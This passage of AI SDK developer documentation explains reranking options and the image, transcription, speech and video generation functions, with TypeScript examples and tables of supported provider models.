// originalDocuments: original documents array
Each item in the ranking array contains:
originalIndex: Position in the original documents arrayscore: Relevance score (typically 0-1, where higher is more relevant)document: The original document
Settings
Top-N Results
Use topN to limit the number of results returned. This is useful for retrieving only the most relevant documents:
import { cohere } from '@ai-sdk/cohere';
import { rerank } from 'ai';
const { ranking } = await rerank({
model: cohere.reranking('rerank-v3.5'),
documents: ['doc1', 'doc2', 'doc3', 'doc4', 'doc5'],
query: 'relevant information',
topN: 3, // Return only top 3 most relevant documents
});
Provider Options
Reranking model settings can be configured using providerOptions for provider-specific parameters:
import { cohere } from '@ai-sdk/cohere';
import { rerank } from 'ai';
const { ranking } = await rerank({
model: cohere.reranking('rerank-v3.5'),
documents: ['sunny day at the beach', 'rainy afternoon in the city'],
query: 'talk about rain',
providerOptions: {
cohere: {
maxTokensPerDoc: 1000, // Limit tokens per document
},
},
});
Retries
The rerank function accepts an optional maxRetries parameter of type number
that you can use to set the maximum number of retries for the reranking process.
It defaults to 2 retries (3 attempts in total). You can set it to 0 to disable retries.
import { cohere } from '@ai-sdk/cohere';
import { rerank } from 'ai';
const { ranking } = await rerank({
model: cohere.reranking('rerank-v3.5'),
documents: ['sunny day at the beach', 'rainy afternoon in the city'],
query: 'talk about rain',
maxRetries: 0, // Disable retries
});
Abort Signals and Timeouts
The rerank function accepts an optional abortSignal parameter of
type AbortSignal
that you can use to abort the reranking process or set a timeout.
import { cohere } from '@ai-sdk/cohere';
import { rerank } from 'ai';
const { ranking } = await rerank({
model: cohere.reranking('rerank-v3.5'),
documents: ['sunny day at the beach', 'rainy afternoon in the city'],
query: 'talk about rain',
abortSignal: AbortSignal.timeout(5000), // Abort after 5 seconds
});
Custom Headers
The rerank function accepts an optional headers parameter of type Record<string, string>
that you can use to add custom headers to the reranking request.
import { cohere } from '@ai-sdk/cohere';
import { rerank } from 'ai';
const { ranking } = await rerank({
model: cohere.reranking('rerank-v3.5'),
documents: ['sunny day at the beach', 'rainy afternoon in the city'],
query: 'talk about rain',
headers: { 'X-Custom-Header': 'custom-value' },
});
Response Information
The rerank function returns response information that includes the raw provider response:
import { cohere } from '@ai-sdk/cohere';
import { rerank } from 'ai';
const { ranking, response } = await rerank({
model: cohere.reranking('rerank-v3.5'),
documents: ['sunny day at the beach', 'rainy afternoon in the city'],
query: 'talk about rain',
});
console.log(response); // { id, timestamp, modelId, headers, body }
Reranking Providers & Models
Several providers offer reranking models:
| Provider | Model |
|---|---|
| Cohere | rerank-v3.5 |
| Cohere | rerank-english-v3.0 |
| Cohere | rerank-multilingual-v3.0 |
| Amazon Bedrock | amazon.rerank-v1:0 |
| Amazon Bedrock | cohere.rerank-v3-5:0 |
| Together.ai | Salesforce/Llama-Rank-v1 |
| Together.ai | mixedbread-ai/Mxbai-Rerank-Large-V2 |
title: Image Generation description: Learn how to generate images with the AI SDK.
Image Generation
The AI SDK provides the generateImage
function to generate images based on a given prompt using an image model.
import { generateImage } from 'ai';
__PROVIDER_IMPORT__;
const { image } = await generateImage({
model: __IMAGE_MODEL__,
prompt: 'Santa Claus driving a Cadillac',
});
You can access the image data using the base64 or uint8Array properties:
const base64 = image.base64; // base64 image data
const uint8Array = image.uint8Array; // Uint8Array image data
Settings
Size and Aspect Ratio
Depending on the model, you can either specify the size or the aspect ratio.
Size
The size is specified as a string in the format {width}x{height}.
Models only support a few sizes, and the supported sizes are different for each model and provider.
import { generateImage } from 'ai';
__PROVIDER_IMPORT__;
const { image } = await generateImage({
model: __IMAGE_MODEL__,
prompt: 'Santa Claus driving a Cadillac',
size: '1024x1024',
});
Aspect Ratio
The aspect ratio is specified as a string in the format {width}:{height}.
Models only support a few aspect ratios, and the supported aspect ratios are different for each model and provider.
import { generateImage } from 'ai';
__PROVIDER_IMPORT__;
const { image } = await generateImage({
model: __IMAGE_MODEL__,
prompt: 'Santa Claus driving a Cadillac',
aspectRatio: '16:9',
});
Generating Multiple Images
generateImage also supports generating multiple images at once:
import { generateImage } from 'ai';
__PROVIDER_IMPORT__;
const { images } = await generateImage({
model: __IMAGE_MODEL__,
prompt: 'Santa Claus driving a Cadillac',
n: 4, // number of images to generate
});
Each image model has an internal limit on how many images it can generate in a single API call. The AI SDK manages this automatically by batching requests appropriately when you request multiple images using the n parameter. By default, the SDK uses provider-documented limits (for example, DALL-E 3 can only generate 1 image per call, while DALL-E 2 supports up to 10).
If needed, you can override this behavior using the maxImagesPerCall setting when generating your image. This is particularly useful when working with new or custom models where the default batch size might not be optimal:
const { images } = await generateImage({
model: __IMAGE_MODEL__,
prompt: 'Santa Claus driving a Cadillac',
maxImagesPerCall: 5, // Override the default batch size
n: 10, // Will make 2 calls of 5 images each
});
Providing a Seed
You can provide a seed to the generateImage function to control the output of the image generation process.
If supported by the model, the same seed will always produce the same image.
import { generateImage } from 'ai';
__PROVIDER_IMPORT__;
const { image } = await generateImage({
model: __IMAGE_MODEL__,
prompt: 'Santa Claus driving a Cadillac',
seed: 1234567890,
});
Provider-specific Settings
Image models often have provider- or even model-specific settings.
You can pass such settings to the generateImage function
using the providerOptions parameter. The options for the provider
(openai in the example below) become request body properties.
import { generateImage } from 'ai';
import { openai } from '@ai-sdk/openai';
const { image } = await generateImage({
model: openai.image('dall-e-3'),
prompt: 'Santa Claus driving a Cadillac',
size: '1024x1024',
providerOptions: {
openai: { style: 'vivid', quality: 'hd' },
},
});
Abort Signals and Timeouts
generateImage accepts an optional abortSignal parameter of
type AbortSignal
that you can use to abort the image generation process or set a timeout.
import { generateImage } from 'ai';
__PROVIDER_IMPORT__;
const { image } = await generateImage({
model: __IMAGE_MODEL__,
prompt: 'Santa Claus driving a Cadillac',
abortSignal: AbortSignal.timeout(1000), // Abort after 1 second
});
Custom Headers
generateImage accepts an optional headers parameter of type Record<string, string>
that you can use to add custom headers to the image generation request.
import { generateImage } from 'ai';
__PROVIDER_IMPORT__;
const { image } = await generateImage({
model: __IMAGE_MODEL__,
prompt: 'Santa Claus driving a Cadillac',
headers: { 'X-Custom-Header': 'custom-value' },
});
Warnings
If the model returns warnings, e.g. for unsupported parameters, they will be available in the warnings property of the response.
const { image, warnings } = await generateImage({
model: __IMAGE_MODEL__,
prompt: 'Santa Claus driving a Cadillac',
});
Additional provider-specific meta data
Some providers expose additional meta data for the result overall or per image.
const prompt = 'Santa Claus driving a Cadillac';
const { image, providerMetadata } = await generateImage({
model: openai.image('dall-e-3'),
prompt,
});
const revisedPrompt = providerMetadata.openai.images[0]?.revisedPrompt;
console.log({
prompt,
revisedPrompt,
});
The outer key of the returned providerMetadata is the provider name. The inner values are the metadata. An images key is always present in the metadata and is an array with the same length as the top level images key.
Error Handling
When generateImage cannot generate a valid image, it throws a AI_NoImageGeneratedError.
This error occurs when the AI provider fails to generate an image. It can arise due to the following reasons:
- The model failed to generate a response
- The model generated a response that could not be parsed
The error preserves the following information to help you log the issue:
responses: Metadata about the image model responses, including timestamp, model, and headers.cause: The cause of the error. You can use this for more detailed error handling
import { generateImage, NoImageGeneratedError } from 'ai';
try {
await generateImage({ model, prompt });
} catch (error) {
if (NoImageGeneratedError.isInstance(error)) {
console.log('NoImageGeneratedError');
console.log('Cause:', error.cause);
console.log('Responses:', error.responses);
}
}
Image Middleware
You can enhance image models, e.g. to set default values or implement logging, using
wrapImageModel and ImageModelV4Middleware.
Here is an example that sets a default size when none is provided:
import { generateImage, wrapImageModel } from 'ai';
__PROVIDER_IMPORT__;
const model = wrapImageModel({
model: __IMAGE_MODEL__,
middleware: {
specificationVersion: 'v3',
transformParams: async ({ params }) => ({
...params,
size: params.size ?? '1024x1024',
}),
},
});
const { image } = await generateImage({
model,
prompt: 'Santa Claus driving a Cadillac',
});
Generating Images with Language Models
Some language models such as Google gemini-2.5-flash-image support multi-modal outputs including images.
With such models, you can access the generated images using the files property of the response.
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const result = await generateText({
model: google('gemini-2.5-flash-image'),
prompt: 'Generate an image of a comic cat',
});
for (const file of result.files) {
if (file.mediaType.startsWith('image/')) {
// The file object provides multiple data formats:
// Access images as base64 string, Uint8Array binary data, or check type
// - file.base64: string (data URL format)
// - file.uint8Array: Uint8Array (binary data)
// - file.mediaType: string (e.g. "image/png")
}
}
Image Models
| Provider | Model | Support sizes (width x height) or aspect ratios (width : height) |
|---|---|---|
| xAI Grok | grok-imagine-image |
1:1, 16:9, 9:16, 4:3, 3:4, 3:2, 2:3, 2:1, 1:2, 19.5:9, 9:19.5, 20:9, 9:20, auto |
| OpenAI | gpt-image-1 |
1024x1024, 1536x1024, 1024x1536 |
| OpenAI | dall-e-3 |
1024x1024, 1792x1024, 1024x1792 |
| OpenAI | dall-e-2 |
256x256, 512x512, 1024x1024 |
| Amazon Bedrock | amazon.nova-canvas-v1:0 |
320-4096 (multiples of 16), 1:4 to 4:1, max 4.2M pixels |
| Fal | fal-ai/flux/dev |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Fal | fal-ai/flux-lora |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Fal | fal-ai/fast-sdxl |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Fal | fal-ai/flux-pro/v1.1-ultra |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Fal | fal-ai/ideogram/v2 |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Fal | fal-ai/recraft-v3 |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Fal | fal-ai/stable-diffusion-3.5-large |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Fal | fal-ai/hyper-sdxl |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| DeepInfra | stabilityai/sd3.5 |
1:1, 16:9, 1:9, 3:2, 2:3, 4:5, 5:4, 9:16, 9:21 |
| DeepInfra | black-forest-labs/FLUX-1.1-pro |
256-1440 (multiples of 32) |
| DeepInfra | black-forest-labs/FLUX-1-schnell |
256-1440 (multiples of 32) |
| DeepInfra | black-forest-labs/FLUX-1-dev |
256-1440 (multiples of 32) |
| DeepInfra | black-forest-labs/FLUX-pro |
256-1440 (multiples of 32) |
| DeepInfra | stabilityai/sd3.5-medium |
1:1, 16:9, 1:9, 3:2, 2:3, 4:5, 5:4, 9:16, 9:21 |
| DeepInfra | stabilityai/sdxl-turbo |
1:1, 16:9, 1:9, 3:2, 2:3, 4:5, 5:4, 9:16, 9:21 |
| Replicate | black-forest-labs/flux-schnell |
1:1, 2:3, 3:2, 4:5, 5:4, 16:9, 9:16, 9:21, 21:9 |
| Replicate | recraft-ai/recraft-v3 |
1024x1024, 1365x1024, 1024x1365, 1536x1024, 1024x1536, 1820x1024, 1024x1820, 1024x2048, 2048x1024, 1434x1024, 1024x1434, 1024x1280, 1280x1024, 1024x1707, 1707x1024 |
imagen-4.0-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 | |
imagen-4.0-fast-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 | |
imagen-4.0-ultra-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 | |
| Google Vertex | imagen-4.0-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
| Google Vertex | imagen-4.0-fast-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
| Google Vertex | imagen-4.0-ultra-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
| Google Vertex | imagen-3.0-fast-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
| Fireworks | accounts/fireworks/models/flux-1-dev-fp8 |
1:1, 2:3, 3:2, 4:5, 5:4, 16:9, 9:16, 9:21, 21:9 |
| Fireworks | accounts/fireworks/models/flux-1-schnell-fp8 |
1:1, 2:3, 3:2, 4:5, 5:4, 16:9, 9:16, 9:21, 21:9 |
| Fireworks | accounts/fireworks/models/playground-v2-5-1024px-aesthetic |
640x1536, 768x1344, 832x1216, 896x1152, 1024x1024, 1152x896, 1216x832, 1344x768, 1536x640 |
| Fireworks | accounts/fireworks/models/japanese-stable-diffusion-xl |
640x1536, 768x1344, 832x1216, 896x1152, 1024x1024, 1152x896, 1216x832, 1344x768, 1536x640 |
| Fireworks | accounts/fireworks/models/playground-v2-1024px-aesthetic |
640x1536, 768x1344, 832x1216, 896x1152, 1024x1024, 1152x896, 1216x832, 1344x768, 1536x640 |
| Fireworks | accounts/fireworks/models/SSD-1B |
640x1536, 768x1344, 832x1216, 896x1152, 1024x1024, 1152x896, 1216x832, 1344x768, 1536x640 |
| Fireworks | accounts/fireworks/models/stable-diffusion-xl-1024-v1-0 |
640x1536, 768x1344, 832x1216, 896x1152, 1024x1024, 1152x896, 1216x832, 1344x768, 1536x640 |
| Luma | photon-1 |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Luma | photon-flash-1 |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Together.ai | stabilityai/stable-diffusion-xl-base-1.0 |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1-dev |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1-dev-lora |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1-schnell |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1-canny |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1-depth |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1-redux |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1.1-pro |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1-pro |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1-schnell-Free |
512x512, 768x768, 1024x1024 |
| Black Forest Labs | flux-kontext-pro |
From 3:7 (portrait) to 7:3 (landscape) |
| Black Forest Labs | flux-kontext-max |
From 3:7 (portrait) to 7:3 (landscape) |
| Black Forest Labs | flux-pro-1.1-ultra |
From 3:7 (portrait) to 7:3 (landscape) |
| Black Forest Labs | flux-pro-1.1 |
From 3:7 (portrait) to 7:3 (landscape) |
| Black Forest Labs | flux-pro-1.0-fill |
From 3:7 (portrait) to 7:3 (landscape) |
Above are a small subset of the image models supported by the AI SDK providers. For more, see the respective provider documentation.
title: Transcription description: Learn how to transcribe audio with the AI SDK.
Transcription
Transcription is an experimental feature.
The AI SDK provides the transcribe
function to transcribe audio using a transcription model.
import { experimental_transcribe as transcribe } from 'ai';
import { openai } from '@ai-sdk/openai';
import { readFile } from 'fs/promises';
const transcript = await transcribe({
model: openai.transcription('whisper-1'),
audio: await readFile('audio.mp3'),
});
The audio property can be a Uint8Array, ArrayBuffer, Buffer, string (base64 encoded audio data), or a URL.
To access the generated transcript:
const text = transcript.text; // transcript text e.g. "Hello, world!"
const segments = transcript.segments; // array of segments with start and end times, if available
const language = transcript.language; // language of the transcript e.g. "en", if available
const durationInSeconds = transcript.durationInSeconds; // duration of the transcript in seconds, if available
Settings
Provider-Specific settings
Transcription models often have provider or model-specific settings which you can set using the providerOptions parameter.
import { experimental_transcribe as transcribe } from 'ai';
import { openai } from '@ai-sdk/openai';
import { readFile } from 'fs/promises';
const transcript = await transcribe({
model: openai.transcription('whisper-1'),
audio: await readFile('audio.mp3'),
providerOptions: {
openai: {
timestampGranularities: ['word'],
},
},
});
Download Size Limits
When audio is a URL, the SDK downloads the file with a default 2 GiB size limit.
You can customize this using createDownload:
import { experimental_transcribe as transcribe, createDownload } from 'ai';
import { openai } from '@ai-sdk/openai';
const transcript = await transcribe({
model: openai.transcription('whisper-1'),
audio: new URL('https://example.com/audio.mp3'),
download: createDownload({ maxBytes: 50 * 1024 * 1024 }), // 50 MB limit
});
You can also provide a fully custom download function:
import { experimental_transcribe as transcribe } from 'ai';
import { openai } from '@ai-sdk/openai';
const transcript = await transcribe({
model: openai.transcription('whisper-1'),
audio: new URL('https://example.com/audio.mp3'),
download: async ({ url }) => {
const res = await myAuthenticatedFetch(url);
return {
data: new Uint8Array(await res.arrayBuffer()),
mediaType: res.headers.get('content-type') ?? undefined,
};
},
});
If a download exceeds the size limit, a DownloadError is thrown:
import { experimental_transcribe as transcribe, DownloadError } from 'ai';
import { openai } from '@ai-sdk/openai';
try {
await transcribe({
model: openai.transcription('whisper-1'),
audio: new URL('https://example.com/audio.mp3'),
});
} catch (error) {
if (DownloadError.isInstance(error)) {
console.log('Download failed:', error.message);
}
}
Abort Signals and Timeouts
transcribe accepts an optional abortSignal parameter of
type AbortSignal
that you can use to abort the transcription process or set a timeout.
This is particularly useful when combined with URL downloads to prevent long-running requests:
import { openai } from '@ai-sdk/openai';
import { experimental_transcribe as transcribe } from 'ai';
const transcript = await transcribe({
model: openai.transcription('whisper-1'),
audio: new URL('https://example.com/audio.mp3'),
abortSignal: AbortSignal.timeout(5000), // Abort after 5 seconds
});
Custom Headers
transcribe accepts an optional headers parameter of type Record<string, string>
that you can use to add custom headers to the transcription request.
import { openai } from '@ai-sdk/openai';
import { experimental_transcribe as transcribe } from 'ai';
import { readFile } from 'fs/promises';
const transcript = await transcribe({
model: openai.transcription('whisper-1'),
audio: await readFile('audio.mp3'),
headers: { 'X-Custom-Header': 'custom-value' },
});
Warnings
Warnings (e.g. unsupported parameters) are available on the warnings property.
import { openai } from '@ai-sdk/openai';
import { experimental_transcribe as transcribe } from 'ai';
import { readFile } from 'fs/promises';
const transcript = await transcribe({
model: openai.transcription('whisper-1'),
audio: await readFile('audio.mp3'),
});
const warnings = transcript.warnings;
Error Handling
When transcribe cannot generate a valid transcript, it throws a AI_NoTranscriptGeneratedError.
This error can arise for any of the following reasons:
- The model failed to generate a response
- The model generated a response that could not be parsed
The error preserves the following information to help you log the issue:
responses: Metadata about the transcription model responses, including timestamp, model, and headers.cause: The cause of the error. You can use this for more detailed error handling.
import {
experimental_transcribe as transcribe,
NoTranscriptGeneratedError,
} from 'ai';
import { openai } from '@ai-sdk/openai';
import { readFile } from 'fs/promises';
try {
await transcribe({
model: openai.transcription('whisper-1'),
audio: await readFile('audio.mp3'),
});
} catch (error) {
if (NoTranscriptGeneratedError.isInstance(error)) {
console.log('NoTranscriptGeneratedError');
console.log('Cause:', error.cause);
console.log('Responses:', error.responses);
}
}
Transcription Models
| Provider | Model |
|---|---|
| OpenAI | whisper-1 |
| OpenAI | gpt-4o-transcribe |
| OpenAI | gpt-4o-mini-transcribe |
| ElevenLabs | scribe_v1 |
| ElevenLabs | scribe_v1_experimental |
| Groq | whisper-large-v3-turbo |
| Groq | whisper-large-v3 |
| Azure OpenAI | whisper-1 |
| Azure OpenAI | gpt-4o-transcribe |
| Azure OpenAI | gpt-4o-mini-transcribe |
| Rev.ai | machine |
| Rev.ai | low_cost |
| Rev.ai | fusion |
| Deepgram | base (+ variants) |
| Deepgram | enhanced (+ variants) |
| Deepgram | nova (+ variants) |
| Deepgram | nova-2 (+ variants) |
| Deepgram | nova-3 (+ variants) |
| Gladia | default |
| AssemblyAI | best |
| AssemblyAI | nano |
| Fal | whisper |
| Fal | wizper |
Above are a small subset of the transcription models supported by the AI SDK providers. For more, see the respective provider documentation.
title: Speech description: Learn how to generate speech from text with the AI SDK.
Speech
Speech is an experimental feature.
The AI SDK provides the generateSpeech
function to generate speech from text using a speech model.
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { openai } from '@ai-sdk/openai';
const audio = await generateSpeech({
model: openai.speech('tts-1'),
text: 'Hello, world!',
voice: 'alloy',
});
Language Setting
You can specify the language for speech generation (provider support varies):
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { lmnt } from '@ai-sdk/lmnt';
const audio = await generateSpeech({
model: lmnt.speech('aurora'),
text: 'Hola, mundo!',
language: 'es', // Spanish
});
To access the generated audio:
const audioData = result.audio.uint8Array; // audio data as Uint8Array
// or
const audioBase64 = result.audio.base64; // audio data as base64 string
Settings
Provider-Specific settings
You can set model-specific settings with the providerOptions parameter.
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { openai } from '@ai-sdk/openai';
const audio = await generateSpeech({
model: openai.speech('tts-1'),
text: 'Hello, world!',
providerOptions: {
openai: {
// ...
},
},
});
Abort Signals and Timeouts
generateSpeech accepts an optional abortSignal parameter of
type AbortSignal
that you can use to abort the speech generation process or set a timeout.
import { openai } from '@ai-sdk/openai';
import { experimental_generateSpeech as generateSpeech } from 'ai';
const audio = await generateSpeech({
model: openai.speech('tts-1'),
text: 'Hello, world!',
abortSignal: AbortSignal.timeout(1000), // Abort after 1 second
});
Custom Headers
generateSpeech accepts an optional headers parameter of type Record<string, string>
that you can use to add custom headers to the speech generation request.
import { openai } from '@ai-sdk/openai';
import { experimental_generateSpeech as generateSpeech } from 'ai';
const audio = await generateSpeech({
model: openai.speech('tts-1'),
text: 'Hello, world!',
headers: { 'X-Custom-Header': 'custom-value' },
});
Warnings
Warnings (e.g. unsupported parameters) are available on the warnings property.
import { openai } from '@ai-sdk/openai';
import { experimental_generateSpeech as generateSpeech } from 'ai';
const audio = await generateSpeech({
model: openai.speech('tts-1'),
text: 'Hello, world!',
});
const warnings = audio.warnings;
Error Handling
When generateSpeech cannot generate a valid audio, it throws a AI_NoSpeechGeneratedError.
This error can arise for any of the following reasons:
- The model failed to generate a response
- The model generated a response that could not be parsed
The error preserves the following information to help you log the issue:
responses: Metadata about the speech model responses, including timestamp, model, and headers.cause: The cause of the error. You can use this for more detailed error handling.
import {
experimental_generateSpeech as generateSpeech,
NoSpeechGeneratedError,
} from 'ai';
import { openai } from '@ai-sdk/openai';
try {
await generateSpeech({
model: openai.speech('tts-1'),
text: 'Hello, world!',
});
} catch (error) {
if (NoSpeechGeneratedError.isInstance(error)) {
console.log('AI_NoSpeechGeneratedError');
console.log('Cause:', error.cause);
console.log('Responses:', error.responses);
}
}
Speech Models
| Provider | Model |
|---|---|
| OpenAI | tts-1 |
| OpenAI | tts-1-hd |
| OpenAI | gpt-4o-mini-tts |
| ElevenLabs | eleven_v3 |
| ElevenLabs | eleven_multilingual_v2 |
| ElevenLabs | eleven_flash_v2_5 |
| ElevenLabs | eleven_flash_v2 |
| ElevenLabs | eleven_turbo_v2_5 |
| ElevenLabs | eleven_turbo_v2 |
| LMNT | aurora |
| LMNT | blizzard |
| Hume | default |
Above are a small subset of the speech models supported by the AI SDK providers. For more, see the respective provider documentation.
title: Video Generation description: Learn how to generate videos with the AI SDK.
Video Generation
The AI SDK provides the experimental_generateVideo
function to generate videos based on a given prompt using a video model.
import { experimental_generateVideo as generateVideo } from 'ai';
__PROVIDER_IMPORT__;
const { video } = await generateVideo({
model: __VIDEO_MODEL__,
prompt: 'A cat walking on a treadmill',
});
You can access the video data using the base64 or uint8Array properties:
const base64 = video.base64; // base64 video data
const uint8Array = video.uint8Array; // Uint8Array video data
Settings
Aspect Ratio
The aspect ratio is specified as a string in the format {width}:{height}.
Models only support a few aspect ratios, and the supported aspect ratios are different for each model and provider.
import { experimental_generateVideo as generateVideo } from 'ai';
__PROVIDER_IMPORT__;
const { video } = await generateVideo({
model: __VIDEO_MODEL__,
prompt: 'A cat walking on a treadmill',
aspectRatio: '16:9',
});
Resolution
The resolution is specified as a string in the format {width}x{height}.
Models only support specific resolutions, and the supported resolutions are different for each model and provider.
import { experimental_generateVideo as generateVideo } from 'ai';
__PROVIDER_IMPORT__;
const { video } = await generateVideo({
model: __VIDEO_MODEL__,
prompt: 'A serene mountain landscape at sunset',
resolution: '1280x720',
});
Duration
Some video models support specifying the duration of the generated video in seconds.
import { experimental_generateVideo as generateVideo } from 'ai';
__PROVIDER_IMPORT__;
const { video } = await generateVideo({
model: __VIDEO_MODEL__,
prompt: 'A timelapse of clouds moving across the sky',
duration: 5,
});
Frames Per Second (FPS)
Some video models allow you to specify the frames per second for the generated video.
import { experimental_generateVideo as generateVideo } from 'ai';
__PROVIDER_IMPORT__;
const { video } = await generateVideo({
model: __VIDEO_MODEL__,
prompt: 'A hummingbird in slow motion',
fps: 24,
});
Generating Multiple Videos
experimental_generateVideo supports generating multiple videos at once:
import { experimental_generateVideo as generateVideo } from 'ai';
__PROVIDER_IMPORT__;
const { videos } = await generateVideo({
model: __VIDEO_MODEL__,
prompt: 'A rocket launching into space',
n: 3, // number of videos to generate
});
Each video model has an internal limit on how many videos it can generate in a single API call. The AI SDK manages this automatically by batching requests appropriately when you request multiple videos using the n parameter. Most video models only support generating 1 video per call due to computational cost.
If needed, you can override this behavior using the maxVideosPerCall setting:
const { videos } = await generateVideo({
model: __VIDEO_MODEL__,
prompt: 'A rocket launching into space',
maxVideosPerCall: 2, // Override the default batch size
n: 4, // Will make 2 calls of 2 videos each
});
Image-to-Video Generation
Some video models support generating videos from an input image. You can provide an image using the prompt object:
import { experimental_generateVideo as generateVideo } from 'ai';
__PROVIDER_IMPORT__;
const { video } = await generateVideo({
model: __VIDEO_MODEL__,
prompt: {
image: 'https://example.com/my-image.png',
text: 'Animate this image with gentle motion',
},
});
You can also provide the image as a base64-encoded string or Uint8Array:
const { video } = await generateVideo({
model: __VIDEO_MODEL__,
prompt: {
image: imageBase64String, // or imageUint8Array
text: 'Animate this image',
},
});
Providing a Seed
You can provide a seed to the experimental_generateVideo function to control the output of the video generation process.
If supported by the model, the same seed will always produce the same video.
import { experimental_generateVideo as generateVideo } from 'ai';
__PROVIDER_IMPORT__;
const { video } = await generateVideo({
model: __VIDEO_MODEL__,
prompt: 'A cat walking on a treadmill',
seed: 1234567890,
});
Provider-specific Settings
Video models often have provider- or even model-specific settings.
You can pass such settings to the experimental_generateVideo function
using the providerOptions parameter. The options for the provider
become request body properties.
import { experimental_generateVideo as generateVideo } from 'ai';
import { fal } from '@ai-sdk/fal';
const { video } = await generateVideo({
model: fal.video('luma-dream-machine/ray-2'),
prompt: 'A cat walking on a treadmill',
aspectRatio: '16:9',
providerOptions: {
fal: { loop: true, motionStrength: 0.8 },
},
});
Abort Signals and Timeouts
experimental_generateVideo accepts an optional abortSignal parameter of
type AbortSignal
that you can use to abort the video generation process or set a timeout.
import { experimental_generateVideo as generateVideo } from 'ai';
__PROVIDER_IMPORT__;
const { video } = await generateVideo({
model: __VIDEO_MODEL__,
prompt: 'A cat walking on a treadmill',
abortSignal: AbortSignal.timeout(60000), // Abort after 60 seconds
});
Polling Timeout
Video generation is an asynchronous process that can take several minutes to complete. Most providers use a polling mechanism where the SDK periodically checks if the video is ready. The default polling timeout is typically 5 minutes, which may not be sufficient for longer videos or certain models.
You can configure the polling timeout using provider-specific options. Each provider exports a type for its options that you can use with satisfies for type safety:
import { experimental_generateVideo as generateVideo } from 'ai';
import { fal, type FalVideoModelOptions } from '@ai-sdk/fal';
const { video } = await generateVideo({
model: fal.video('luma-dream-machine/ray-2'),
prompt: 'A cinematic timelapse of a city from dawn to dusk',
duration: 10,
providerOptions: {
fal: {
pollTimeoutMs: 600000, // 10 minutes
} satisfies FalVideoModelOptions,
},
});
Custom Headers
experimental_generateVideo accepts an optional headers parameter of type Record<string, string>
that you can use to add custom headers to the video generation request.
import { experimental_generateVideo as generateVideo } from 'ai';
__PROVIDER_IMPORT__;
const { video } = await generateVideo({
model: __VIDEO_MODEL__,
prompt: 'A cat walking on a treadmill',
headers: { 'X-Custom-Header': 'custom-value' },
});
Warnings
If the model returns warnings, e.g. for unsupported parameters, they will be available in the warnings property of the response.
const { video, warnings } = await generateVideo({
model: __VIDEO_MODEL__,
prompt: 'A cat walking on a treadmill',
});
Additional Provider-specific Metadata
Some providers expose additional metadata for the result overall or per video.
const prompt = 'A cat walking on a treadmill';
const { video, providerMetadata } = await generateVideo({
model: fal.video('luma-dream-machine/ray-2'),
prompt,
});
// Access provider-specific metadata
const videoMetadata = providerMetadata.fal?.videos[0];
console.log({
duration: videoMetadata?.duration,
fps: videoMetadata?.fps,
width: videoMetadata?.width,
height: videoMetadata?.height,
});
The outer key of the returned providerMetadata is the provider name. The inner values are the metadata. A videos key is typically present in the metadata and is an array with the same length as the top level videos key.
When generating multiple videos with n > 1, you can also access per-call metadata through the responses array:
const { videos, responses } = await generateVideo({
model: __VIDEO_MODEL__,
prompt: 'A rocket launching into space',
n: 5, // May require multiple API calls
});
// Access metadata from each individual API call
for (const response of responses) {
console.log({
timestamp: response.timestamp,
modelId: response.modelId,
// Per-call provider metadata (lossless)
providerMetadata: response.providerMetadata,
});
}
Error Handling
When experimental_generateVideo cannot generate a valid video, it throws a AI_NoVideoGeneratedError.
This error occurs when the AI provider fails to generate a video. It can arise due to the following reasons:
- The model failed to generate a response
- The model generated a response that could not be parsed
The error preserves the following information to help you log the issue:
responses: Metadata about the video model responses, including timestamp, model, and headers.cause: The cause of the error. You can use this for more detailed error handling
import {
experimental_generateVideo as generateVideo,
NoVideoGeneratedError,
} from 'ai';
try {
await generateVideo({ model, prompt });
} catch (error) {
if (NoVideoGeneratedError.isInstance(error)) {
console.log('NoVideoGeneratedError');
console.log('Cause:', error.cause);
console.log('Responses:', error.responses);
}
}
Video Models
| Provider | Model | Features |
|---|---|---|
| FAL | luma-dream-machine/ray-2 |
Text-to-video, image-to-video |
| FAL | minimax-video |
Text-to-video |
veo-2.0-generate-001 |
Text-to-video, up to 4 videos per call | |
| Google Vertex | veo-3.1-generate-001 |
Text-to-video, audio generation |
| Google Vertex | veo-3.1-fast-generate-001 |
Text-to-video, audio generation |
| Google Vertex | veo-3.0-generate-001 |
Text-to-video, audio generation |
| Google Vertex | veo-3.0-fast-generate-001 |
Text-to-video, audio generation |
| Google Vertex | veo-2.0-generate-001 |
Text-to-video, up to 4 videos per call |
| Kling AI | kling-v2.6-t2v |
Text-to-video |
| Kling AI | kling-v2.6-i2v |
Image-to-video |
